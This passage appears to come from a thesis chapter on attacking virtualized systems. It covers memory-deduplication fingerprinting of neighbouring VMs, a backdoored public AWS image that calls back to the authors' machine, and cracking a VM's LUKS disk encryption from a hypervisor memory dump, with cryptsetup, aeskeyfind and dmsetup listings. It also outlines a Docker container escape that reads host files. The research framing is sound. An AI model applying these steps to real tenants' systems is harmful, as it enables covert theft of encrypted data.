


Figure 3.2: An overview of how KSM works. The hypervisor has 3 VMs with allocated memory in hardware. It scans all the memory pages belonging to each VM, and if it finds identical pages, it merges them. Merging the pages allows a system to run VMs using up more RAM than the hypervisor has in hardware. The hypervisor does not reserve space for shared pages. It is demonstrated in this manner to clarify the conecpt.

3.2.3 Memory deduplication attack

When implementing the memory deduplication attack, we decided on KVM as our primary target for this attack since most research papers used KVM in their proof of concepts. The machine configuration can be found in Table 3.1. After a lot of research on the topic and some failed attempts, I asked PhD student Christian Ottestad for help with the implementation, as his expertise in low-level exploits and coding greatly exceeds mine. He implemented a proof of concept based on my prior work and ideas, and after working together we managed to implement a program that determined if a certain program was running on another VM based on memory deduplication timings. The source code can be found in Appendix A.

The first version of the program required the victim VM to run a data store application. The application put a certain page into memory, and we used *pageTiming.c* to find the time it took to update the page. Later we managed to automatically find a usable page from any ELF-binary. Using ELF-binaries, it is easy to test almost all Linux binaries, and also binaries on other Operating systems like FreeBSD, Solaris, Android and even Playstation 4. We started off by testing simple programs like TOP and Nano with very good results, as can be seen in Figure 3.3 where we can positively see that TOP has been deduplicated and is running on another VM.




Figure 3.3: Time difference in updating a page in memory when the page has been merged. If the page has been merged it took in average 31355 nanoseconds to update the page, while if the page was not merged it took in average 964 nanoseconds to update. It is safe to assume Nano is running on another guest machine.

Since different versions of software usually contain small variations in its memory pages between versions, we were also able to fingerprint different versions of OpenSSL and OpenSSH running on different VMs on the same hypervisor. We did manage to fingerprint what other operating systems the other VMs were running by using a memory deduplication attack, and could even distinguish between different distros like CentOS and Ubuntu by seeing what applications was running.

3.2.4 Security implications of a memory deduplication attack

The memory deduplication attack can be utilized by a nation-state, in corporate espionage or by a skilled hacker-group. Even thought this attack will not lead to any code execution, or allows an attacker to take control over the VM, it is still a serious vulnerability. The attack can be used to both fingerprint a VM, and possible steal information that can be used in other more severe attacks.

The vulnerability let an attacker find exactly what software and what type of OS are running on the neighboring VMs. The information found using the attack can then be used to build an attack very specific for that VM. To illustrate, an attacker can find exactly what Intrusion Detection System (IDS), anti-virus, and what OSs are running along with a lot of other useful information. Furthermore, it can also be used to find a specific server running in a public cloud environment. One scenario could be an attacker trying to find the specific location of a particular server to gain entry to a company's network.

Imagine there is a webserver running on the VM, where applicants can upload a resume and CV when applying for a job. The attacker can then upload a file with a specific content, create a number of VMs in different locations and run the deduplication attack with a copy of the uploaded file. If the attacker finds a VM where the CV file gets merged, the attacker has successfully found the webserver in question and can start fingerprinting the VM to find a suitable attack to leverage on that particular VM.

3.3 Evil images

A great feature of virtualization is the ability to quickly set up new VMs by using snapshots created in advance. A snapshot is an image created by saving the state of a machine at a given moment. A snapshot will preserve a VM's state in every detail, saving installed applications, files and configuration. Snapshots are a great way to create a backup of a VM, but also a way to create a base for other VMs based on the VM snapshotted. Using snapshots it is possible to create a plural of identical VMs that can be used in load balancing, patching, and testing. In public clouds, it is common to provide snapshots of base installations of different OSs instead of relying on the customers to bring and install their OS of choice.

Installing a new VM using a snapshot takes less than 5 minutes while installing a new OS can take as much as 90 minutes. In the industry, it is common to create golden snapshots of important VMs. A golden snapshot is a snapshot of a VM fully set up with all configurations in place and is intended to be used for creating new instances of a VM. A golden snapshot is considered an important snapshot, and in most virtualization software is prevented from deletion unless certain rules are met. Since the golden snapshots are the baseline for all the VMs to come, it is crucial to keep them clear of harmful events, such as misconfiguration and malware. But what happens if a current VM is compromised without the administrators' knowledge, and the VM is used for a golden snapshot and thereby becoming the base for all the forthcoming VMs? Since the new VMs will be identical to the snapshot, they will also be compromised.

The next section demonstrates how easy it is to compromise a snapshot, and how to upload the malicius snapshot to a distribution network of images to fool others into using it.

3.3.1 Creating an evil snapshot

To begin this evil image attack, we created an Amazon Web Services (AWS) account and logged in before we created a free micro instance VM with Debian. We then added a command to the crontab of the root user that would call back to our attack-machine, and wait for commands Since the command was put into the root users crontab, all the commands received from our machine will also be run as root. Running all the commands as root means an attacker will have access to everything on the machine, and can install programs, add users, read all files or even

delete the whole file system.

We then made a snapshot of the AWS instance we created and made it into an Amazon Machine Images (AMI). After creating the AMI we changed it from private to public, with a clear warning that this was a compromised AMI and should not be used by others. The next step was to log in as another account and create a new instance by using this image. In Figure 3.4 we show how the image is publicly available to everyone. After creating the new instance with the compromised AMI, a connection was created to our attacking computer and within minutes we had full control over the entire instance. Of course, this kind of setup would be easily detected,




Figure 3.4: Creating a rogue image that will call back to an attacker.

and is simply used as a proof of concept. But a targeted attacker could easily mask the callback command some place where finding it would be considerably harder to detect. It could be hidden deep inside OS code, and only work with encrypted connections, and listen for predetermined commands from a command and control-server, much like malware do.

3.3.2 Considerations with images and snapshots

The evil image vulnerability described above is of course easily avoidable by not using pre-made images. But a lot of software vendors promote the use of images that have been set up in advance as a way to simplify the process of setting up complicated systems and software. As mentioned above, when building a new instance in AWS, Amazon has built their own snapshots, called AMIs to be used instead of installing the OS from scratch. There is no way for an end user to verify if these AMIs have been altered or tampered with in any way. Even worse, it is possible to use AMIs that have been made public by other users of AWS, with no control over what has been done with them.

Another aspect to consider is the use of production VMs to create golden snapshots. These are VMs that have been used to host applications and services and have been exposed to the network. What happens if one of the VMs gets unknowingly compromised, either by an attacker directly or by malware, and this VM is selected as the next golden snapshot. Then all future instances will be compromised as well. A scenario like this could be catastrophic for a production environment, where a new system has to be built from scratch, and all the current VMs would have to be shut down. Shutting down all the VMs can lead to downtime and lost revenue while work is done to clear up the compromised snapshots.

3.3.3 Concerns about images

According to Banyanops, more than 30 percent of the images on Docker Hub contain well known security vulnerabilities making the images vulnerable to a collection of security attacks like Heartbleed and Shellshock [27]. Docker Hub is the official public repository of Docker containers, a service we will discuss in more detail in the next chapter.

One would think that security is important to everyone, and that using AMIs and images made by other people would be a considerable security problem. It is easy to see that building the images to be used in a cloud environment or on a hypervisor should always be done by the people using them to make sure they are as clean as possible, although it is nearly impossible to completely guarantee that an image is totally free of malware. But looking at the industry today, it becomes clear that security often is a second class citizen in many companies, and that money often trumps security.

We consider software piracy all over the world to improve our understanding. A staggering 43 percent of software installed around the world in 2014 was pirated according to BSA's Global Software Survey, and only 48 percent of companies asked are very confident that their company's software is properly licensed [28]. According to a study performed by Microsoft in 2013, 36 percent of pirated software downloaded from the Internet contained malware, and 78 percent contained some spyware or tracking software [29]. Considering that so many companies are willing to compromise their security by using pirated software, why would they think twice about using someone else's images when building services online? AWS even offer a marketplace where it is possible to buy AMIs that can be set up in a public cloud, with no guarantees that the images

are clean.

3.4 Trusting the host

Adopting public cloud computing requires a brand new way of thinking when it comes to security. The customer is no longer in control over its hardware and depends on the provider to keep the VMs segregated, the hypervisor up to date and to not snoop around on the VMs that are located on their servers. Since the hardware is controlled by the vendor, the vendor can copy all hard drives, sniff networks and can read the memory used by the VMs. Because of the vendors' control of the hardware, encryption should be in place before actively using a public cloud solution. It is important to encrypt all sensitive data going to a public cloud, both in transit and at rest. But when someone else is in control of the hardware, it is hard to make sure all data is safe. In the next section, we will take a look at how a cloud provider can use this control over the hardware to steal all the information stored in the cloud, even if when using full disk encryption. We will use the fact that for a full disk encryption to work, either the key or the password needs to be in the memory for the computer to be able to use the encrypted volume, to find the password to a VM with an encrypted partition .

3.4.1 Cracking disk encryption

Bob is a customer of *CloudProvider.com*, with a few VMs running. Bob has done his homework and installed all his VMs with full disk encryption. He has a long password with both upper and lowercase characters and, even a special symbol to make it extra secure. The only inconvenience is that he has to enter his password every time he boots a VM, but he considers this a small price to pay for all the added security.

In this scenario *CloudProvider.com* is not an ethical public cloud provider, and decides that Bob has some secret files that *CloudProvider.com* wants to take a look at. Let us consider how *CloudProvider.com* can leverage their control of the physical hardware to crack Bob's file encryption and access it without Bob ever realizing.

We set up a VM on a KVM hypervisor on the desktop computer mentioned in Table 3.1, installed Ubuntu 14.04 on it, and used the default LUKS encrypted LLVM setup. We set the

password to be "thisIsThePassword!", as this is a long, 18 character password, with both lower and upper-case characters, and even a special character at the end. This password has a Shannon-entropy of 114.5 bits and a search-space of $5.43x10^{34}$. With such a password, an ordinary desktop computer would use about 178,185,652,457,843 years to crack it by an exhaustive search while a supercomputer would *only* use 8,909,282,623 years at current computing-powers [30][31].

After installing the VM, we used the password to log into the VM, started a few applications, and loaded a few websites. After waiting six minutes, we dumped the memory of the VM from the hypervisor and saved the content to a file. The memory dump gave us a 1.3 Gb file, a little more than the size of the memory the VM had at its disposal. We then cleaned the memory dump removing all duplicated lines, and lines containing non-ASCII characters. After cleaning up the memory dump we were left with a file only 3.1 Mb in size, and still a lot of optimization could be done. We decided only to try passwords between six and twenty characters long, The reasoning behind this is that 65 percent of all passwords are between six and nine characters long. However, someone who has gone trough the steps of using full disk encryption probably is a bit more security-conscious, and might have a longer password. After our final optimization attempts on the memory dump, we were left with around 70.000 potential passwords, after starting with a 1.3 Gb file with 2.569.299 potential passwords.

Our next step was to copy the VM's hard drive that contained the valuable data we wanted to steal and mount it on our computer. So now we had an identical drive to Bob's hard drive mounted on our computer. It was still encrypted and unreadable to us. The next step was to copy the LUKS-header so we could do a dictionary attack using all the strings we extracted from the memory dump. A dictionary attack differs from a brute-force attack by limiting the potential passwords to a predetermined set of passwords, called a dictionary.

Listing 3.1: This is how the header of a LUKS encrypted file looks like

```
sudo cryptsetup luksDump Bob.header
LUKS header information lstsetfor /dev/mapper/loop0p5
Version:       1
Cipher name:   aes
Cipher mode:   xts-plain64
Hash spec:     sha1
Payload offset: 4096
MK bits:       512
MK digest:     e9 a7 1e 06 12 42 73 05 c1 d5 97 64 f5 3d 84 24 34 cf 2f 43
MK salt:       52 6b b5 1d ec 9c 20 f2 34 54 04 13 91 96 53 e1
               da 92 23 e0 be f3 41 6c 20 41 01 0f 77 1d 64 14
MK iterations:  39000
UUID:          ee5d6eb8-a4b8-46e5-9d15-1711773b59c0

Key Slot 0: ENABLED
    Iterations:           157441
    Salt:                 f3 0d dd 72 e5 dc a8 09 30 29 97 lstsetcd b2 08 27 40
                          c9 50 80 1b 95 ad 25 d4 db 50 29 6d e1 c7 8d 18
    Key material offset:  8
    AF stripes:           4000
Key Slot 1: DISABLED
Key Slot 2: DISABLED
Key Slot 3: DISABLED
Key Slot 4: DISABLED
Key Slot 5: DISABLED
Key Slot 6: DISABLED
Key Slot 7: DISABLED
```

Things to notice in Listing 3.1 is that only the "key Slot 0" is in use, so only one password will be accepted. It also states cipher-mode, salt, digest and the bit-length of the key used to decrypt the hard drive. The copy of the header works and acts exactly like the real header of an encrypted volume, making it easy to test all passwords as we can test it against the header file. A successful attempt on the header means a successful attempt on the encrypted volume. An example of the header with the wrong password can be seen in Listing 3.2.

Listing 3.2: Testing a password against a header file

```
cryptsetup luksOpen --lstsettest-passphrase Bob.header "thisisnotthepassword"
No key available with this passphrase.
```

To crack the encryption on the volume, I wrote a multi-threaded dictionary cracker in Python to try all the words found in the memory dump that remained after the process to pick password candidates was completed. The program used a straight-forward approach, that just went trough the entire optimized list of potential passwords extracted from the memory of the VM. Some modifications were done to the text-input in the program to weed out certain escape-characters. The team behind LUKS recommends only using 7-bit ASCII character in the password, so we removed all other characters [32].

Cracking passwords against an LUKS-encrypted volume is a slow process since LUKS is implemented to take constant time to try each password. In a standard configuration, each attempt will take 1000 milliseconds or one password per second. Trying to brute-force every combination of alphanumerical characters would take a tremendous amount of time, and may not find the password if it is complex enough. In our implementation, we limit the search space considerably by using a dictionary attack based on a relatively small file. Not only is the number of passwords to be tried limited, but also we are almost sure that the file contains the correct password.

Our program managed to try around 250 passwords each minute as we circumvented LUKS attempt to keep us at one password per second by using 15 threads. Since we did some optimization to the memory dump and only had around 70.000 potential passwords, we found the correct password within two hours. In the worst case scenario, the program would have used around 5 hours to try all the passwords. Listing 3.6 shows and example of Bob's password being cracked.

There are many ways of speeding up the process of cracking a password for a determined attacker such as optimizing the memory dump even more. We carried out a few optimization techniques, but there is still a lot more that could be done. One could, for example, compare the memory dump with another memory dump from another similar install, and remove the lines that are in both files. Comparing it with a similar memory dump would remove much of the system specific information and noise making it a lot smaller. Also, a cloud provider would have access to a lot more and better hardware than we used in our attempt and could probably retrieve the password in a much shorter time.

Listing 3.3: Cracking the password with a header file. Here the password is recovered after 124 minutes

```
#decrypting LUKS-Header
./Decrypt_luks.py Bob.header uniq3
trying 71376 potential passwords
Cracking: 32% |>>>>>>>>>>>>>>>>>                            |

...

trying 71376 potential passwords
Cracking: 100% |>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>|
time used: 124.1648 min
the password is: 'thisIsThePassword!'
```

With the password retrieved it is now possible to decrypt the encrypted volume on the hard drive. When we dumped the memory of the image, we also made a copy of the hard drive used by Bob. Copying the hard drive allowed us to decrypt and read all the data on the copy, leaving no traces that anything was accessed. Another feature of recovering the password is that we can add a new password to the encrypted volume, allowing us access at any time we want. We could even remove Bob's key, rendering all the data on the hard drive inaccessible to him. Appendix A contains a Python script that will dump and optimize the memory of a VM, copy the hard drive and mount it, and then make a copy of the header. The dictionary attack script can

also be found there.

3.4.2 A faster attack

Another approach to steal data on the hard drive is to simply recover the AES key used to encrypt and decrypt the volume. By using a program called AESkeyfind, we successfully found the AES key in the memory dump in only 15 seconds. AESkeyfind is a program that searches through any types of files and find anything that looks like an AES key.

Listing 3.4: Recovering the AES key from a memory dump

```
time aeskeyfind Bob-VM1
fd8ee2627ddb60d0b75d8cca30aa5c264df081ce3e461acc3d6ee7abaa2cc444
18892e163bc44aaa1d95d85d5c3187270608cfe378656c670975176b9f4b6498
095c1a6772040990fe7fa6f29f00c8d4
7eade64a78162c3b3ca7d0c77d98905e
a9dd5283befa3d03514c2a313013e7d0
350de3d513b54866916f12662c3fe205
7635d5010b571d34a48820c0e17bc11f
Keyfind progress: 100%
real    0m15.107s
```

In Listing 3.4 we found 7 potential keys in 15 seconds. By looking at the header we dumped in Listing 3.1, we can see that all of these keys are too small to unlock the volume. The header states that the key is 512 bits long, while the two longest keys here are 256 bits. By combining the two keys of 256 bits, we get a key of length 512 bits, and since there is only 2 possible combinations it is trivial to try them both.

Listing 3.5: Knowing the password, we can see that the key we found with aeskeyfind is indeed the correct one

```
sudo cryptsetup --dump-master-key luksDump /dev/mapper/loop0p5
Enter passphrase:
LUKS header information lstsetfor /dev/mapper/loop0p5
Cipher name:     aes
Cipher mode:     xts-plain64
Payload offset:  4096
UUID:            ee5d6eb8-a4b8-46e5-9d15-1711773b59c0
MK bits:         512
MK dump:   18 89 2e 16 3b c4 4a aa 1d 95 d8 5d 5c 31 87 27
       06 08 cf e3 78 65 6c 67 09 75 17 6b 9f 4b 64 98
       fd 8e e2 62 7d db 60 d0 b7 5d 8c ca 30 aa 5c 26
       4d f0 81 ce 3e 46 1a cc 3d 6e e7 ab aa 2c c4 44
```

In listing 3.5, we can see that the two 256 bit vectors found constitute the correct key, by combining them in a bottom to top order. Using the key found with AESkeyfind it is effortless to mount and decrypt the volume as can be seen in Listing 3.6. AESkeyfind allowed us to decrypt the encrypted volume on the hard drive in the same way that the password did, and it is much faster. There is, however, a drawback to the method. By using the key, it is not possible to add a personal password to the encrypted volume. LUKS also uses the password to decrypt the AES key, allowing the user to encrypt multiple hard drives and volumes with only one password but uses a different key for each volume. The AESkeyfind method can only find the key to one drive at a time and has to be repeated for each drive, while using the password, we can decrypt all the hard drives. So while the aeskeyfind option is much faster, it is less versatile and comes with fewer options after recovery.

Listing 3.6: Mounting the volume using the AES key

```
##to Decrypt
lstsetecho 0 16273408 crypt aes-cbc-essiv:sha256 \
18892e163bc44aaa1d95d85d5c3187270608cfe378656c670975176b9f4b6498\
fd8ee2627ddb60d0b75d8cca30aa5c264df081ce3e461acc3d6ee7abaa2cc444\
0 /dev/mapper/loop1p5 2056 | sudo dmsetup -v create lstsettest
```

3.5 Summary

In this chapter, we have discussed some of the vulnerabilities that can be leveraged against the guests in a virtual environment, and we made some proof of concepts to illustrate how the vulnerabilities can be exploited. The first attack showed how an attacker can find information about the VMs that share the hardware of the attacker's VM by using timing attacks. In our example, we managed to find the applications running, and could even differentiate between the specific versions of a program. Another use of this attack is to find where a particular VM is located in a public cloud, and then find information to build an attack.

We then considered the images used in public clouds and snapshots used in private virtual environments and how it is hard to confirm that the images have not been altered in any way. We illustrated this by making an evil AMI that would call back to our machine and let us issue commands as root on the VM. The AMI we created was made public in Amazons AMI repository, and could theoretically be used by anyone to create a new VM without the user knowing we put a backdoor in the AMI. Finally, we discussed how a cloud provider can take advantage of its control over the hardware to copy hard drives, sniff networks and read the memory of all the VMs used by its customer's. We then showed how the cloud provider can use the information that resides on the hardware to circumvent full disk encryption, and steal all the data that resides on a VM without the customer's knowledge.

In the next chapter we will move on to issues residing on a host machine. We will examine a guest to host attack where we break out of the virtualization and read files residing on the host machine, before we discuss a more common attack scenario where a well-known bug can be exploited to compromise the host.

"The world is a dangerous place to live, not because of the people who are evil, but because of the people who don't do anything about it."

– Albert Einstein

4

Attacks on the Host machine

To gain control over the host machine is the holy grail for an attacker of a virtual system. If an attacker can gain access to the host machine, the attacker has access to all the VMs and all the data located on them. A successful attack on a host can take down an entire system and let the attacker steal all the data residing on said system. Attacks on the host can come from inside your organization or even from the VMs residing on the host, or they can come from the outside, leveraging more traditional attack techniques.

In this chapter, we will look at internal attacks, trying to escape from a guest to gain control over the host machine. We will also look at an external attack, using the well-known Heartbleed Bug [33] to attack and steal information and even download all the running VMs from the host.

4.1 Internal attacks

An internal attack is an attack originating from within a certain system. It might be someone from inside the network, or in the case of virtualization it might even come from a VM set up inside the system. An internal attack is a serious threat to a public cloud solution, but can also be a problem for private and hybrid cloud systems if a guest gets compromised. Internal attacks may be harder to discover as most security software focuses on external attack vectors. Internal attacks may not trigger firewall alerts or the Intrusion Detection system at all, making internal attacks much harder to discover and potentially much more devastating.

4.1.1 Guest machine escape

A guest to host escape is probably the scariest form of attack on a host, as a successful guest machine escape can compromise the host and is hard to defend against before the vendor patches the flaw causing the possibility to escape the VM. Because of the severity of a VM escape, much research has gone into breaking out of the guest and take control over the host machine.

Let us take a quick look at known bugs and vulnerabilities used to escape from the guest to the host machine. In 2007 and 2008, two separate vulnerabilities leading to a VM escape was found and published [34][35]. Both utilized a bug in the shared folder service in VMWare products to break out of the VM and into the host. In 2009, Immunity-inc released a tool that used a memory-corruption bug in VMWare that let a user escape the VM and cause serious damage. This vulnerability was more severe than the bugs from 2007 and 2008 because it was possible to exploit a system with the default configurations, and not relying on the shared folder service to be running [36].

In 2011, Elhage from Ksplice (now Oracle) held a talk at DEFCON 19 where he discussed a vulnerability in KVM. He found that KVM did not properly check if a device is hotpluggable before unplugging the PCI-ISA bridge. A privileged guest user can use this flaw to crash the VM, or possibly execute arbitrary code on the host. He then wrote a proof of concept that used this vulnerability to escape the VM and take control over the host. This vulnerability was more precise and needed a certain hardware chip to be installed. It also needed root access to the VM for it to be able to work [37].

Xen Security team disclosed a vulnerability in multiple virtualization software implementations in 2012 due to a bug in an Intel CPU that failed to handle an error in their version of AMD's SYSRET instruction correctly. The SYSRET instruction is part of the x86-64 standard defined by AMD [38]. This vulnerability can be exploited to escape from a VM to the host in the XEN virtual environment, but also to gain privileges in Windows 7 and Free-BSD. Linux patched this bug in 2006 and was not vulnerable [39]. Then in 2014, Core research found multiple memory-corruption vulnerabilities affecting Virtualbox. A few months later Francisco Falcon demonstrated that it was possible to combine the vulnerabilities to a guest-to-host attack on 32-bit Windows machines. Only a couple of weeks later, VUPEN research found a way to also attack the 64-bit host system without crashing the host [40][41]. Finally, in 2015 Venom was revealed by Jason Geffner at CrowdStrike research. The bug was introduced as far back as 2014, in some code for handling virtual floppy disk drives. This driver is loaded at boot time in all Quick Emulator based (QEMU) virtual environments, including KVM, XEN, and VirtualBox. To put it in simple terms, this let an attacker use a buffer overflow in the floppy driver to run code on the host and take control of it. Venom was a severe bug as it was vulnerable by default, like the one from 2009, and required all hypervisors to reboot to mitigate it [42][43].

All of the vulnerabilities mentioned above are quite technical and hard to exploit, let alone find. Most of them exploit low-level code and bugs in drivers and often require the exploitation of multiple bugs to allow a VM-to-host attack.

In the above section, we just scratched the surface at how attackers managed to escape from the VM and into the host. In the next section, we will dive a little deeper, and look at how an escape can work at a more technical level. We will do a walk-through of a guest-to-host escape in Docker that has since been patched. This bug allowed an attacker to steal a great deal of information and possibly lead to a full compromise of the host.

4.1.2 Docker

One of the current trends in virtualization is to utilize containers instead of fully fledged virtual instances. Containers is a way to get much of the same benefits as running a VM, but it much more lightweight than an actual VM. When building a VM, a certain amount of virtual hardware needs to be allocated on the physical hardware.The allocated resources are then, to a degree,

marked as used in the physical hardware to make sure the VM it is assigned to can always utilize the resources needed. Because of the allocation of resources, there is a limit to how many VMs a hypervisor can run. To overcome the limitation in hardware, it is commonplace to run multiple applications within the same VM, the same way it is done on a physical server.




Figure 4.1: The difference between Docker and a VM. A VM has its own OS and libraries while Docker lets the containers share the OS core, OS libraries, and hardware resources. Image from www.docker.com [44].

.

Containers, on the other hand, are built to be as lightweight as possible, while still maintaining all of its usability and power. Figure 4.1 illustrates the difference between a VM and a container. The containers are made with the intent of only running one application per container to minimize complexity and improve stability. The biggest vendor in containerization at the time of writing is Docker. Currently, Docker is a Linux-based application that provides a high-level API to create and maintain containers. Docker utilizes the built-in functionality of the Linux-core, mainly namespaces and Cgroups, to create the separation of its processes'. It also isolates the processes' CPU, memory, network, I/O and other functionality to create what is essentially a new system on top of the running OS. All of the functionality that Docker uses is part of the Linux Containers(LXC) built into the core, but with a high-level API on top of LXC to simplify the process of making containers.

Since Docker uses the Linux Kernel, it can easily emulate all the different distributions of

Linux inside its containers. It is possible to think of Docker containers as a method of segregating a process, more than a VM. It is extremely lightweight, and it is possible to run more than 1000 containers on a powerful computer, but Docker still offers a lot of the advantages of a full virtual system, like snapshotting, customization, orchestration, and prebuilt images to name some. Another benefit of Docker is added security since it sandboxes the applications.

4.1.3 Attacking Docker

In 2014, Krahmer released proof of concept code that managed to escape a container[45] and read a specific file, namely the shadow file on the host computer. The shadow file in Linux is the file where the usernames and passwords are stored for all users on that system. The passwords are hashed and salted by default, but can still be cracked by a dedicated attacker. We looked at the code Krahmer released and found that it was possible to modify the code to read all files on the host. We then used the code to escape from the container and read not only the shadow file but also some other files that could be used to take full control over the host.

One of the files we managed to find was the private key used to SSH into the host machine. Using the private key, it may be possible to SSH in to other machines that the server has access to. Appendix A contains the source code and output of the attack program. The exploit has since been patched and will not work in Docker versions 1.0.0 and later.

How this exploit works on a technical level

The outlined attack allows and a unprivileged user in a container to read all the files on the host machine. The attack exploits a simple misconfiguration by the Docker team to escape from the container. It uses a Linux-kernel call *CAP_DAC_READ_SEARCH* that grants access to another call, *open_by_handle_at()*. This call is used to send a file-handle between processes in Linux. An effect of the *open_by_handle_at()* system call, is that if a process with enough privilege has called *open_by_handle_at()* on a file, then any program with permission to call *open_by_handle_at()* can read the content of that file as long as it knows or can guess the handle. The problem here is that a process in the Docker container have permission to call *CAP_DAC_READ_SEARCH*, meaning it also has permission to call the *open_by_handle_at()* which let us traverse all the files opened by

the host system. That means almost all the files in the / (root) directory and the configuration files on the system can be opened and read.

The exploit then makes a struct that is an analog to the *file_handle* struct in Linux. The Linux *file_handle* struct in a 64-bit system uses an 8-byte representation of the filesystem, where the first 4 bytes represent the Index Node (inode) of the current path. An inode is a data structure used to represent a object in many file systems. The inode is like a database containing all the information about a file or folder, except the file contents and the file name [46]. The program takes advantage of the "/" inode almost always is *2* and starts there to traverse the file-system. When traversing the filesystem recursively it checks if an inode is either a leaf, or the file we are looking for, or if the current inode is a directory. If the current inode is a directory, it will list the open files in that directory. If we succeed in finding the correct inode, we proceed to brute-force the remaining 32 bits to get the file_handle we are trying to find. If the *file_handle* returns successfully, we can call *open_by_handle_at()* on the handle returned and then call *read()* to read the data on what was returned by the descriptor [44][47][48].

The cause of the vulnerability

After patching the vulnerability, Docker released the following statement concerning the vulnerability, discussing how this happened.

